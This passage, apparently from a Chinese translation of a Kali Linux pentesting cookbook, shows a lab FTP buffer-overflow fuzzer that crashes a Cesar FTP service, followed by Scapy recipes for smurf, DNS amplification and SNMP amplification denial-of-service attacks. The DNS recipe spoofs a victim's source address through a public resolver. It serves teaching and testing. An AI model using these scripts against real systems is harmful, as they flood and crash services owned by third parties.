
while i <= max:
    try:
        payload = command + " " + ('\n' * i)
        print "Sending " + str(i) + " line break characters to target"
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect((target,port))
        s.recv(1024)
        s.send('USER ' + user + '\r\n')
        s.recv(1024)
        s.send('PASS ' + passwd + '\r\n')
        s.recv(1024)
        s.send(payload + '\r\n')
        s.send('QUIT\r\n')
        s.recv(1024)
        s.close()
        i = i + interval
    except:
        print "\nUnable to send...Server may have crashed"
        sys.exit()

print "\nThere is no indication that the server has crashed"
```

对脚本所做的修改包括，修改使用描述和删除作为提供的参数的载荷，然后将换行载荷硬编码到要按顺序发送的脚本中。

```
root@KaliLinux:~# ./ftp_fuzz.py
Usage - ./ftp_fuzz.py [Target-IP] [Port Number] [Interval] [Maxi
mum]
Example - ./ftp_fuzz.py 10.0.0.5 21 100 1000
Example will fuzz the defined FTP service with a series of line
break characters to include 100 '\n's, 200 '\n's, etc... up to t
he maximum of 1000
root@KaliLinux:~# ./ftp_fuzz.py 172.16.36.134 21 100 1000
Enter ftp username: anonymous
Enter ftp password: user@mail.com
Enter FTP command to fuzz: MKD
Sending 100 line break characters to target
Sending 200 line break characters to target
Sending 300 line break characters to target
Sending 400 line break characters to target
Sending 500 line break characters to target
Sending 600 line break characters to target
Sending 700 line break characters to target
^C
Unable to send...Server may have crashed
```

如果脚本在没有适当数量的系统参数的情况下执行，脚本将返回预期的用法。 然后，我们可以执行脚本并发送一系列载荷，它们的数量为 100 的倍数，最大为 1000。在发送 700 个换行符的载荷后，脚本停止发送载荷，并处于空闲状态。 在一段时间不活动后，脚本使用 `Ctrl + C` 被强制关闭。脚本表示它已经无法发送字符，并且远程服务器可能已经崩溃。 看看下面的截图：



通过返回到运行 Cesar 0.99 FTP 服务的 Windows XP 主机，我们可以看到 `server.exe` 应用程序崩溃了。 要在拒绝服务后恢复操作，必须手动重新启动 Cesar FTP 服务。

工作原理

一般来说，缓冲区溢出能够导致拒绝服务，因为它们可能导致任意数据被加载到非预期的内存段。 这可能中断执行流程，并导致服务或操作系统崩溃。 此秘籍中讨论的特定脚本的工作原理是，在服务或操作系统崩溃的情况下，套接字将不再接受输入，并且脚本将无法完成整个有效载荷注入序列。 如果发生这种情况，脚本需要使用 `Ctrl + C` 强制关闭。在这种情况下，脚本将返回一个标识，表明后续载荷无法发送，并且服务器可能已崩溃。

6.3 Smurf DoS 攻击

smurf 攻击是历史上用于执行分布式拒绝服务（DDoS）放大攻击的最古老的技术之一。 此攻击包括向网络广播地址发送一系列 ICMP 回响请求，带有伪造的源 IP 地址。 当广播此回显请求时，LAN 上的所有主机会同时对收到的每个伪造请求的目标进行回复。 这种技术对现代系统的效率较低，因为大多数系统不会回复 IP 定向的广播流量。

准备

要执行smurf攻击，您需要有一个LAN，上面运行多个系统。 提供的示例将 Ubuntu 用作扫描目标。 有关设置 Ubuntu 的更多信息，请参阅本书第一章中的“安装 Ubuntu Server”秘籍。

操作步骤

为了尝试执行传统的 smurf 攻击，Scapy 可以用于从零开始构建必要的数据包。 为了从 Kali Linux 命令行使用 Scapy，请从终端使用 `scapy` 命令，如下所示。 为了向广播地址发送 ICMP 请求，我们必须首先构建此请求的层级。 我们将需要构建的第一层是 IP 层：

```
root@KaliLinux:~# scapy Welcome to Scapy (2.2.0)
>>> i = IP()
>>> i.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= ip
    chksum= None
    src= 127.0.0.1
    dst= 127.0.0.1
    \options\
>>> i.dst = "172.16.36.255"
>>> i.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= ip
    chksum= None
    src= 172.16.36.224
    dst= 172.16.36.255
    \options\
```

要构建我们的请求的 IP 层，我们应该将 `IP` 对象赋给变量 `i` 。 通过调用 `display()` 函数，我们可以确定该对象的属性配置。 通常，发送和接收地址都设为回送地址 `127.0.0.1` 。 可以通过将 `i.dst` 设置为广播地址的字符串值，来更改目标地址并修改这些值。 通过再次调用 `display()` 函数，我们可以看到，不仅更新了目的地址，而且 `Scapy` 也会自动将源 IP 地址更新为与默认接口相关的地址。 现在我们已经构建了请求的 IP 层，我们应该继续构建 ICMP 层：

```
>>> ping = ICMP()
>>> ping.display()
###[ ICMP ]###
    type= echo-request
    code= 0
    chksum= None
    id= 0x0
    seq= 0x0
```

要构建我们的请求的 ICMP 层，我们将使用与 IP 层相同的技术。 默认情况下，ICMP 层已配置为执行回显请求。 现在我们已经创建了 IP 和 ICMP 层，我们需要通过堆叠这些层来构造请求：

```
>>> request = (i/ping)
>>> request.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= icmp
    chksum= None
    src= 172.16.36.224
    dst= 172.16.36.255
    \options\
###[ ICMP ]###
    type= echo-request
    code= 0
    chksum= None
    id= 0x0
    seq= 0x0
>>> send(request)
.
Sent 1 packets.
```

可以通过使用斜杠分隔变量，来堆叠 IP 和 ICMP 层。 然后可以将这些层及赋给表示整个请求的新变量。 然后可以调用 `display()` 函数来查看请求的配置。 一旦建立了请求，就可以将其传递给函数。 可以使用 Wireshark 或 TCPdump 等数据包捕获工具来监控结果。 在提供的示例中，Wireshark 显示，LAN 上的两个 IP 地址响应了广播回响请求：

Filter: icmp Expression... Clear

No.	Source	Destination	Protocol	Info
6	172.16.36.224	172.16.36.255	ICMP	Echo (ping) request
7	172.16.36.1	172.16.36.224	ICMP	Echo (ping) reply
10	172.16.36.2	172.16.36.224	ICMP	Echo (ping) reply

实际上，两个响应地址不足以执行有效的 DoS 攻击。 如果这个练习复制到另一个具有半现代化主机的实验室中，结果很可能是类似的。 在有足够的响应地址来触发拒绝服务的情况下，源地址将需要替换为了攻击目标的 IP 地址：

```
>>> send(IP(dst="172.16.36.255",src="172.16.36.135")/ ICMP(),cou
nt=100,verbose=1)
.................................................................
......... ...........................
Sent 100 packets.
```

在提供的示例中，Scapy 的单行命令用于执行与之前讨论的相同操作，但此时除外，源 IP 地址被伪造为 LAN 上另一个系统的地址。 此外， `count` 可用于按顺序发送多个请求。

工作原理

放大攻击的原理是利用第三方设备，使网络流量压倒目标。 对于多数放大攻击，必须满足两个条件：

- 用于执行攻击的协议不验证请求源
- 来自所使用的网络功能的响应应该显着大于用于请求它的请求。

传统 smurf 攻击的效率取决于 LAN 上响应 IP 定向的广播流量的主机。 这种主机从目标系统的伪造 IP 地址接收 ICMP 广播回响请求，然后针对接收到的每个请求同时返回 ICMP 回响应答。

6.4 DNS 放大 DoS 攻击

DNS放大攻击通过对给定域执行所有类型记录的伪造查询，来利用开放的 DNS 解析器。 通过同时向多个开放的解析器发送请求来使用 DDoS 组件，可以提高这种攻击的效率。

准备

为了模拟 DNS 放大攻击，你需要有一个本地名称服务器，或知道一个开放和可公开访问的名称服务器的 IP 地址。 提供的示例将 Ubuntu 用作扫描目标。 有关设置 Ubuntu 的更多信息，请参阅本书第一章中的“安装 Ubuntu Server”秘籍。

操作步骤

为了了解 DNS 放大的工作原理，可以使用基本的 DNS 查询工具，如 `host` ， `dig` 或 `nslookup` 。 通过对与已建立的域相关的所有记录类型执行请求，你将注意到一些请求返回了相当大的响应：

```
root@KaliLinux:~# dig ANY google.com @208.67.220.220

; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> ANY google.com @208.67.22
0.220
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41539
;; flags: qr rd ra; QUERY: 1, ANSWER: 17, AUTHORITY: 0, ADDITION
AL: 0
;; QUESTION SECTION: ;
google.com.          IN    ANY
;; ANSWER SECTION:
google.com.      181   IN   A   74.125.232.101
google.com.      181   IN   A   74.125.232.97
google.com.      181   IN   A   74.125.232.102
google.com.      181   IN   A   74.125.232.99
google.com.      181   IN   A   74.125.232.104
google.com.      181   IN   A   74.125.232.96
google.com.      181   IN   A   74.125.232.100
google.com.      181   IN   A   74.125.232.103
google.com.      181   IN   A   74.125.232.105
google.com.      181   IN   A   74.125.232.98
google.com.      181   IN   A   74.125.232.110
google.com.      174   IN   AAAA   2607:f8b0:4004:803::1007
google.com.      167024   IN   NS   ns2.
google.com.
google.com.      167024   IN   NS   ns1.
google.com.
google.com.      167024   IN   NS   ns3.
google.com.
google.com.      167024   IN   NS   ns4.
google.com.
google.com.      60   IN   SOA   ns1.
google.com. dns-admin.
google.com. 1545677 7200 1800 1209600 300

;; Query time: 7 msec
;; SERVER: 208.67.220.220#53(208.67.220.220)
;; WHEN: Thu Dec 19 02:40:16 2013
;; MSG SIZE  rcvd: 35
```

在提供的示例中，与 `google.com` 域相关的所有记录类型的请求返回了一个响应，包含11个A记录，1个AAAA记录，4个NS记录和1个SOA记录。 DNS放大攻击的效率与响应大小直接相关。 我们现在将尝试使用 Scapy 中构建的数据包执行相同的操作。 要发送我们的 DNS 查询请求，我们必须首先构建此请求的层级。 我们需要构建的第一层是 IP 层：

```
root@KaliLinux:~# scapy Welcome to Scapy (2.2.0)
>>> i = IP()
>>> i.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= ip
    chksum= None
    src= 127.0.0.1
    dst= 127.0.0.1
    \options\
>>> i.dst = "208.67.220.220"
>>> i.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= ip
    chksum= None
    src= 172.16.36.180
    dst= 208.67.220.220
    \options\
```

要构建我们的请求的 IP 层，我们应该将 `IP` 对象赋给变量 `i` 。 通过调用 `display()` 函数，我们可以确定该对象的属性配置。 通常，发送和接收地址都设为回送地址 `127.0.0.1` 。 可以通过将 `i.dst` 设置为广播地址的字符串值，来更改目标地址并修改这些值。 通过再次调用 `display()` 函数，我们可以看到，不仅更新了目的地址，而且 `Scapy` 也会自动将源 IP 地址更新为与默认接口相关的地址。 现在我们已经构建了请求的 IP 层，我们应该继续构建 UDP 层：

```
>>> u = UDP()
>>> u.display()
###[ UDP ]###
    sport= domain
    dport= domain
    len= None
    chksum= None
>>> u.dport 53
```

要构建我们的请求的 UDP 层，我们将使用与IP层相同的技术。 在提供的示例中， `UDP` 对象赋给了 `u` 变量。 如前所述，可以通过调用 `display()` 函数来确定默认配置。 在这里，我们可以看到源和目标端口的默认值都列为 `domain` 。 您可能能猜到，这表示与端口 53 相关的 DNS服 务。DNS 是一种常见的服务，通常可以在网络系统上发现。 要确认这一点，我们可以通过引用变量名和属性直接调用该值。 既然已经构建了 IP 和 UDP 层，我们需要构建 DNS 层：

```
>>> d = DNS()
>>> d.display()
###[ DNS ]###
  id= 0
  qr= 0
  opcode= QUERY
  aa= 0
  tc= 0
  rd= 0
  ra= 0
  z= 0
  rcode= ok
  qdcount= 0
  ancount= 0
  nscount= 0
  arcount= 0
  qd= None
  an= None
  ns= None
  ar= None
```

为了构建我们的请求的DNS层，我们将使用与 IP 和 UDP 层相同的技术。 在提供的示例中，DNS 对象赋给了 `d` 变量。 如前所述，可以通过调用 `display()` 函数来确定默认配置。 在这里，我们可以看到有几个值需要修改：

```
>>> d.rd = 1
>>> d.qdcount = 1
>>> d.display()
###[ DNS ]###
  id= 0
  qr= 0
  opcode= QUERY
  aa= 0
  tc= 0
  rd= 1
  ra= 0
  z= 0
  rcode= ok
  qdcount= 1
  ancount= 0
  nscount= 0
  arcount= 0
  qd= None
  an= None
  ns= None
  ar= None
```

RD 位需要被激活; 这可以通过将 `rd` 值设置为 1 来实现。此外，需要为 `qdcount` 提供值 `0x0001` ; 这可以通过提供整数值 1 来完成。通过再次调用 `display()` 函数，我们可以验证是否已经调整了配置。 现在已经构建了 IP，UDP 和 DNS 层，我们需要构建一个 DNS 问题记录以分配给 `qd` 值：

```
>>> q = DNSQR()
>>> q.display()
###[ DNS Question Record ]###
    qname= '.'
    qtype= A
    qclass= IN
```

为了构建 DNS 问题记录，我们将使用与 IP，UDP 和 DNS 层相同的技术。 在提供的示例中，DNS 问题记录已赋给 `q` 变量。 如前所述，可以通过调用 `display()` 函数来确定默认配置。 在这里，我们可以看到有几个值需要修改：

```
>>> q.qname = 'google.com'
>>> q.qtype=255
>>> q.display()
###[ DNS Question Record ]###
  qname= 'google.com'
  qtype= ALL
  qclass= IN
```

`qname` 值需要设置为要查询的域。 另外， `qtype` 需要通过传递一个整数值255来设置为 `ALL` 。通过再次调用 `display()` 函数，我们可以验证是否已经调整了配置。 现在问题记录已经配置完毕，问题记录对象应该赋给DNS `qd` 值：

```
>>> d.qd = q
>>> d.display()
###[ DNS ]###
id= 0
qr= 0
opcode= QUERY
aa= 0
  tc= 0
  rd= 1
  ra= 0
  z= 0
  rcode= ok
  qdcount= 1
  ancount= 0
  nscount= 0
  arcount= 0
  \qd\
   |###[ DNS Question Record ]###
   |
  qname= 'google.com'
   |
  qtype= ALL
   |
  qclass= IN
  an= None
  ns= None
  ar= None
```

我们可以通过调用 `display()` 函数来验证问题记录是否已赋给 DNS `qd` 值。 现在已经构建了 IP，UDP 和 DNS 层，并且已经将相应的问题记录赋给 DNS 层，我们可以通过堆叠这些层来构造请求：

```
>>> request = (i/u/d)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 172.16.36.180
  dst= 208.67.220.220
  \options\
###[ UDP ]###
   sport= domain
   dport= domain
   len= None
   chksum= None
###[ DNS ]###
  id= 0
  qr= 0
  opcode= QUERY
  aa= 0
  tc= 0
  rd= 1
  ra= 0
  z= 0
  rcode= ok
  qdcount= 1
  ancount= 0
  nscount= 0
  arcount= 0
  \qd\
   |###[ DNS Question Record ]###
   | qname= 'google.com'
   | qtype= ALL
   | qclass= IN
  an= None
  ns= None
  ar= None
```

可以通过使用斜杠分隔变量来堆叠 IP，UDP 和 DNS 层。 然后可以将这些层赋给表示整个请求的新变量。 然后可以调用 `display()` 函数来查看请求的配置。 在发送此请求之前，我们应该以相同的显示格式查看它，因为我们需要查看响应。 这样，我们可以更好地从视觉上理解请求和响应之间发生的放大。 这可以通过直接调用变量来完成：

```
>>> request

<IP  frag=0 proto=udp dst=208.67.220.220 |<UDP  sport=domain |<D
NS  rd=1 qdcount=1 qd=<DNSQR  qname='google.com' qtype=ALL |> |>
>>
```

一旦建立了请求，它就可以被传递给发送和接收函数，以便我们可以分析响应。 我们不会将它赋给一个变量，而是直接调用该函数，以便可以以相同的格式查看响应：

```
>>> sr1(request)
Begin emission:
....................Finished to send 1 packets.
..............................*
Received 50 packets, got 1 answers, remaining 0 packets

<IP  version=4L ihl=5L tos=0x0 len=378 id=29706 flags= frag=0L t
tl=128 proto=udp chksum=0x4750 src=208.67.220.220 dst=172.16.36.
232 options=[] |<UDP  sport=domain dport=domain len=358 chksum=0
xf360 |<DNS  id=0 qr=1L opcode=QUERY aa=0L tc=0L rd=1L ra=1L z=0
L rcode=ok qdcount=1 ancount=17 nscount=0 arcount=0 qd=<DNSQR  q
name='google.com.' qtype=ALL qclass=IN |> an=<DNSRR  rrname='goo
gle.com.' type=A rclass=IN ttl=188 rdata='74.125.228.103' |<DNSR
R  rrname='google.com.' type=A rclass=IN ttl=188 rdata='74.125.2
28.102' |<DNSRR  rrname='google.com.' type=A rclass=IN ttl=188 r
data='74.125.228.98' |<DNSRR  rrname='google.com.' type=A rclass
=IN ttl=188 rdata='74.125.228.96' |<DNSRR  rrname='google. com.'
 type=A rclass=IN ttl=188 rdata='74.125.228.99' |<DNSRR  rrname=
'google.com.' type=A rclass=IN ttl=188 rdata='74.125.228.110' |<
DNSRR  rrname='google.com.' type=A rclass=IN ttl=188 rdata='74.1
25.228.100' |<DNSRR  rrname='google.com.' type=A rclass=IN ttl=1
88 rdata='74.125.228.97' |<DNSRR  rrname='google.com.' type=A rc
lass=IN ttl=188 rdata='74.125.228.104' |<DNSRR  rrname='google.
com.' type=A rclass=IN ttl=188 rdata='74.125.228.105' |<DNSRR  r
rname='google.com.' type=A rclass=IN ttl=188 rdata='74.125.228.1
01' |<DNSRR  rrname='google.com.' type=AAAA rclass=IN ttl=234 rd
ata='2607 :f8b0:4004:803::1002' |<DNSRR  rrname='google.com.' ty
pe=NS rclass=IN ttl=171376 rdata='ns2.google.com.' |<DNSRR  rrna
me='google.com.' type=NS rclass=IN ttl=171376 rdata='ns1.google.
com.' |<DNSRR  rrname='google. com.' type=NS rclass=IN ttl=17137
6 rdata='ns3.google.com.' |<DNSRR  rrname='google.com.' type=NS
rclass=IN ttl=171376 rdata='ns4.google.com.' |<DNSRR  rrname='go
ogle.com.' type=SOA rclass=IN ttl=595 rdata='\xc1\x06\ tdns-admi
n\xc0\x0c\x00\x17\xd0`\x00\x00\x1c \x00\x00\x07\x08\x00\x12u\ x0
0\x00\x00\x01,' |>>>>>>>>>>>>>>>>>> ns=None ar=None |>>>
```

该响应确认了我们已成功构建所需的请求，并且我们已请求了一个相当大的有效内容，其中包括 `google.com` 域的11个A记录，1个AAAA记录，4个NS记录和1个SOA记录。 此练习清楚地表明，请求的响应明显大于请求本身。 为了使这个放大

攻击有效，它需要通过伪造源 IP 地址重定向到我们的目标：

```
>>> i.src = "172.16.36.135"
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 172.16.36.135
  dst= 208.67.220.220
  \options\
>>> request = (i/u/d)
>>> request
<IP  frag=0 proto=udp src=172.16.36.135 dst=208.67.220.220 |<UDP
  sport=domain |<DNS  rd=1 qdcount=1 qd=<DNSQR  qname='google.co
m' qtype=ALL |> |>>>
```

将源 IP 地址值重新定义为目标系统的 IP 地址的字符串后，我们可以使用 `display()` 函数确认该值已调整。 然后我们可以重建我们的更改后的请求。为了验证我们是否能够将 DNS 查询响应重定向到此伪造主机，我们可以在主机上启动 TCPdump：

```
admin@ubuntu:~$ sudo tcpdump -i eth0 src 208.67.220.220 -vv
[sudo] password for admin:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture
 size 65535 bytes
```

在提供的示例中，TCPdump 配置将捕获 `eth0` 接口上，来自 `208.67.220.220` 源地址（查询的DNS服务器的地址）的所有流量。 然后，我们可以使用 `send()` 函数发送我们的请求：

```
>>> send(request)
.
Sent 1 packets.
>>> send(request)
.
Sent 1 packets.
```

发送请求后，我们应该返回到 TCPdump 的内容，来验证 DNS 查询的响应是否返回给了受害服务器：

```
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture
 size 65535 bytes
19:07:12.926773 IP (tos 0x0, ttl 128, id 11341, offset 0, flags
[none], proto UDP (17), length 350) resolver2.opendns.com.domain
 > 172.16.36.135. domain: [udp sum ok] 0 q: ANY? google.com. 16/
0/0 google.com. A yyz08s13in-f4.1e100.net, google.com. A yyz08s1
3-in-f5.1e100.net, google. com. A yyz08s13-in-f14.1e100.net, goo
gle.com. A yyz08s13-in-f6.1e100. net, google.com. A yyz08s13-in-
f2.1e100.net, google.com. A yyz08s13in-f0.1e100.net, google.com.
 A yyz08s13-in-f3.1e100.net, google.com. A yyz08s13-in-f1.1e100.
net, google.com. A yyz08s13-in-f9.1e100.net, google. com. A yyz0
8s13-in-f7.1e100.net, google.com. A yyz08s13-in-f8.1e100.net, go
ogle.com. NS ns2.google.com., google.com. NS ns1.google.com., go
ogle. com. NS ns3.google.com., google.com. NS ns4.google.com., g
oogle.com. SOA ns1.google.com. dns-admin.google.com. 1545677 720
0 1800 1209600 300 (322)
19:07:15.448636 IP (tos 0x0, ttl 128, id 11359, offset 0, flags
[none], proto UDP (17), length 350) resolver2.opendns.com.domain
 > 172.16.36.135. domain: [udp sum ok] 0 q: ANY? google.com. 16/
0/0 google.com. A yyz08s13in-f14.1e100.net, google.com. A yyz08s
13-in-f6.1e100.net, google.com. A yyz08s13-in-f2.1e100.net, goog
le.com. A yyz08s13-in-f0.1e100.net, google. com. A yyz08s13-in-f
3.1e100.net, google.com. A yyz08s13-in-f1.1e100. net, google.com
. A yyz08s13-in-f9.1e100.net, google.com. A yyz08s13in-f7.1e100.
net, google.com. A yyz08s13-in-f8.1e100.net, google.com. A yyz08
s13-in-f4.1e100.net, google.com. A yyz08s13-in-f5.1e100.net, goo
gle. com. NS ns2.google.com., google.com. NS ns1.google.com., go
ogle.com. NS ns3.google.com., google.com. NS ns4.google.com., go
ogle.com. SOA ns1. google.com. dns-admin.google.com. 1545677 720
0 1800 1209600 300 (322)
```

这个执行 DNS 放大的整个过程，实际上可以用 Scapy 中的单行命令来执行。 此命令使用所有与上一个练习中讨论的相同的值。 然后可以修改 `count` 值以定义要发送到受害服务器的载荷响应数：

```
>>> send(IP(dst="208.67.220.220",src="172.16.36.135")/UDP()/DNS(
rd=1,qdco unt=1,qd=DNSQR(qname="google.com",qtype=255)),verbose=
1,count=2)
..
Sent 2 packets.
```

工作原理

放大攻击的原理是利用第三方设备，使网络流量压倒目标。 对于多数放大攻击，必须满足两个条件：

- 用于执行攻击的协议不验证请求源
- 来自所使用的网络功能的响应应该显着大于用于请求它的请求。

DNS 放大攻击的效率取决于 DNS 查询的响应大小。 另外，可以通过使用多个 DNS 服务器来增加攻击的威力。

6.5 SNMP 放大 DoS 攻击

SNMP 扩展攻击通过伪造具有大型响应的查询，来利用团体字符串可预测的 SNMP 设备。 通过使用分布式 DDoS 组件，以及通过同时向多个 SNMP 设备发送请求，可以提高这种攻击的效率。

准备

为了模拟 SNMP 放大攻击，你需要有一个启用 SNMP 的设备。 所提供的示例使用 Windows XP 设备。 有关设置 Windows 系统的更多信息，请参阅本书第一章中的“安装 Windows Server”秘籍。 此外，此秘籍将 Ubuntu 用作扫描目标。 有关设置 Ubuntu 的更多信息，请参阅本书第一章中的“安装 Ubuntu Server”秘籍。

操作步骤

为了开始，我们应该初始化一个 SNMP 查询，使其返回到我们的系统，来评估要使用的载荷大小。 为了发送我们的 SNMP 查询请求，我们必须首先构建此请求的层级。 我们需要构建的第一层是 IP 层：

```
>>> i = IP()
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
>>> i.dst = "172.16.36.134"
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 172.16.36.224
  dst= 172.16.36.134
  \options\
```

要构建我们的请求的 IP 层，我们应该将 `IP` 对象赋给变量 `i` 。通过调用 `display()` 函数，我们可以确定该对象的属性配置。通常，发送和接收地址都设为回送地址 `127.0.0.1` 。可以通过将 `i.dst` 设置为广播地址的字符串值，来更改目标地址并修改这些值。通过再次调用 `display()` 函数，我们可以看到，不仅更新了目的地址，而且 `Scapy` 也会自动将源 IP 地址更新为与默认接口相关的地址。现在我们已经构建了请求的 IP 层，我们应该继续构建 UDP 层：

```
>>> u = UDP()
>>> u.display()
###[ UDP ]###
sport= domain
dport= domain
len= None
chksum= None
```

要构建我们的请求的 UDP 层，我们将使用与IP层相同的技术。 在提供的示例中， `UDP` 对象赋给了 `u` 变量。 如前所述，可以通过调用 `display()` 函数来确定默认配置。 在这里，我们可以看到源和目标端口的默认值都列为 `domain` 。 您可能能猜到，这表示与端口 53 相关的 DNS服 务。你可能已经猜到，它需要修改为 SNMP 相关的端口：

```
>>> u.dport = 161
>>> u.sport = 161
>>> u.display()
###[ UDP ]###
    sport= snmp
    dport= snmp
    len= None
    chksum= None
```

要将源端口和目标端口更改为 SNMP，应将整数值 161 传递给它; 此值对应于与服务关联的 UDP 端口。 这些更改可以通过再次调用 `display()` 函数来验证。 现在已经构建了 IP 和 UDP 层，我们需要构建 SNMP 层：

```
>>> snmp = SNMP()
>>> snmp.display()
###[ SNMP ]###
  version= v2c
  community= 'public'
  \PDU\
   |###[ SNMPget ]###
   | id= 0
   | error= no_error
   | error_index= 0
   |
  \varbindlist\
```

为了构建我们的请求的 SNMP 层，我们将使用与 IP 和 UDP 层相同的技术。 在提供的示例中， `SNMP` 对象已赋给 `snmp` 变量。 如前所述，可以通过调用 `display()` 函数来标识默认配置。 现在已经构建了 IP，UDP 和 SNMP 层，我们需要构建一个批量请求来替换默认赋给 `PDU` 值的 `SNMPget` 请求：

```
>>> bulk = SNMPbulk()
>>> bulk.display()
###[ SNMPbulk ]###
    id= 0
    non_repeaters= 0
    max_repetitions= 0
    \varbindlist\
```

为了构建 SNMP 批量请求，我们将使用与 IP，UDP 和 SNMP 层相同的技术。 在提供的示例中，SNMP 批量请求已赋给了 `bulk` 变量。 如前所述，可以通过调用 `display()` 函数来确认默认配置。 在这里，我们可以看到有几个值需要修改：

```
>>> bulk.max_repetitions = 50
>>> bulk.varbindlist=[SNMPvarbind(oid=ASN1_OID('1.3.6.1.2.1.1'))
,SNMPvarb ind(oid=ASN1_OID('1.3.6.1.2.1.19.1.3'))]
>>> bulk.display()
###[ SNMPbulk ]###
    id= 0
    non_repeaters= 0
    max_repetitions= 50
    \varbindlist\
    |###[ SNMPvarbind ]###
    |  oid= <ASN1_OID['.1.3.6.1.2.1.1']>
    |  value= <ASN1_NULL[0]>
    |###[ SNMPvarbind ]###
    |  oid= <ASN1_OID['.1.3.6.1.2.1.19.1.3']>
    |  value= <ASN1_NULL[0]>
```

SNMP `varbindlist` 需要修改来包含查询的 OID 值。 此外， `max_repetitions` 赋了整数值为 50。现在批量请求已配置完毕，批量请求对象应赋给 `SNMP PDU` 值：

```
>>> snmp.PDU = bulk
>>> snmp.display()
###[ SNMP ]###
version= v2c
community= 'public'
  \PDU\
   |###[ SNMPbulk ]###
   | id= 0
   | non_repeaters= 0
   | max_repetitions= 50
   | \varbindlist\
   |
   |###[ SNMPvarbind ]###
   |
   | oid= <ASN1_OID['.1.3.6.1.2.1.1']>
   |
   | value= <ASN1_NULL[0]>
   |
   |###[ SNMPvarbind ]###
   |
   | oid= <ASN1_OID['.1.3.6.1.2.1.19.1.3']>
   |
   | value= <ASN1_NULL[0]>
```

我们可以通过调用`display()`函数来验证批量请求是否已赋给`SNMP PDU`值。现在已经构建了 IP，UDP 和 SNMP 层，并且批量请求已经配置并赋给 SNMP 层，我们可以通过堆叠这些层来构造请求：

```
>>> request = (i/u/snmp)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 172.16.36.224
  dst= 172.16.36.134
  \options\
###[ UDP ]###
     sport= snmp
     dport= snmp
     len= None
     chksum= None
###[ SNMP ]###
        version= v2c
        community= 'public'
        \PDU\
        |###[ SNMPbulk ]###
        |  id= 0
        |  non_repeaters= 0
        |  max_repetitions= 50
        |  \varbindlist\
        |
        |###[ SNMPvarbind ]###
        |
        |  oid= <ASN1_OID['.1.3.6.1.2.1.1']>
        |
        |  value= <ASN1_NULL[0]>
        |
        |###[ SNMPvarbind ]###
        |
        |  oid= <ASN1_OID['.1.3.6.1.2.1.19.1.3']>
        |
        |  value= <ASN1_NULL[0]>
```

可以通过使用斜杠分隔变量来堆叠 IP，UDP 和 SNMP 层。 然后可以将这些层赋给表示整个请求的新变量。 然后可以调用`display()`函数来查看请求的配置。 一旦建立了请求，就可以将其传递给发送和接收函数，以便我们可以分析响应：

```
>>> ans = sr1(request,verbose=1,timeout=5)
Begin emission:
Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> ans.display()

###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 1500
  id= 27527
  flags= MF
  frag= 0L
  ttl= 128
  proto= udp
  chksum= 0x803
  src= 172.16.36.134
  dst= 172.16.36.224
  \options\
###[ UDP ]###
   sport= snmp
   dport= snmp
   len= 2161
   chksum= 0xdcbf
###[ Raw ]###
     load= '0\x82\x08e\x02\x01\x01\x04\x06public\xa2\x82\x08V\x0
2\ x01\x00\x02\x01\x00\x02\x01\x000\x82\x08I0\x81\x8b\x06\x08+\x
06\x01\x02\ x01\x01\x01\x00\x04\x7fHardware: x86 Family 6 Model
58 Stepping 9 AT/AT COMPATIBLE - Software: Windows 2000 Version
5.1 (Build 2600 Uniprocessor Free)0\x10\x06\t+\x06\x01\x02\x01\x
19\x01\x01\x00C\x03p\xff?0\x18\x06\ x08+\x06\x01\x02\x01\x01\x02
\x00\x06\x0c+\x06\x01\x04\x01\x827\x01\x01\ x03\x01\x010\x15\x06
\t+\x06\x01\x02\x01\x19\x01\x02\x00\x04\x08\x07\xde\ x02\x19\x08
